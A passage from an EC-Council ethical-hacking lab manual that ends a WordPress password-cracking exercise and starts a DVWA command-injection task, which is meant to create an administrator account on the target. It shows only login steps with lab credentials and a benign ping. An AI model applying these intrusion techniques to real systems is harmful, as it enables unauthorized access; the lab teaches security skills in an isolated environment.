


Figure 2.5.9: Log in to the WordPress Website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Observe that you are successfully logged into the target **WordPress** website (**http://10.10.10.16:8080/CEH**) and that you can see the website content.




Figure 2.5.10: Login successful

25. Similarly, you can crack the passwords of other users by firstly selecting a particular username from **Step 7**, and then perform **Steps 10-18**.
26. This concludes the demonstration of how to enumerate and hack a web application using WPScan and Metasploit.
27. Close all open windows on both the virtual machines (**Windows Server 2016** and **Parrot Security**) and document all the acquired information.
28. Turn off the **Parrot Security** virtual machine.

TASK 6 Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

In this task, we will perform command-line execution on a vulnerability found in DVWA. Here, you will learn how to extract information about a target machine, create a user account, assign administrative privileges to the created account, and use that account to log in to the target machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. The main objective of DVWA is to aid security professionals in testing their skills and tools in a legal environment, to help web developers better understand the processes of securing web applications, and to aid teachers and students in teaching and learning web application security in a classroom environment.

Note: Ensure that the **Windows Server 2016** virtual machine is running.

1. Turn on the **Windows 10** virtual machine.
2. On the **Windows Server 2016** virtual machine, ensure that **WampServer** is running.
3. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
4. Open any web browser (here, **Mozilla Firefox**), type **http://10.10.10.16:8080/dvwa/login.php** into the address bar, and press **Enter**.

Note: The IP address of the **Windows Server 2016** in this lab is **10.10.10.16**, which might vary in your lab environment.

5. The **DVWA** login page appears; type the **Username** and **Password** as **gordonb** and **abc123**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.6.1: Logging in to DVWA

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. You are successfully logged in, and the **DVWA** main webpage appears. Click **Command Injection** from the options available in the left pane.




Figure 2.6.2: Selecting Command Injection

TASK 6.1

Ping a Device

7. The **Vulnerability: Command Injection** page appears; under the **Ping a device** section, type the IP address of the **Windows Server 2016** virtual machine (here, **10.10.10.16**) into the **Enter an IP address** field and click the **Submit** button to ping the machine.

Note: The command injection utility in DVWA allows you to ping the target machine.




Figure 2.6.3: Pinging a machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. **DVWA** successfully pings the target machine, as shown in the screenshot.

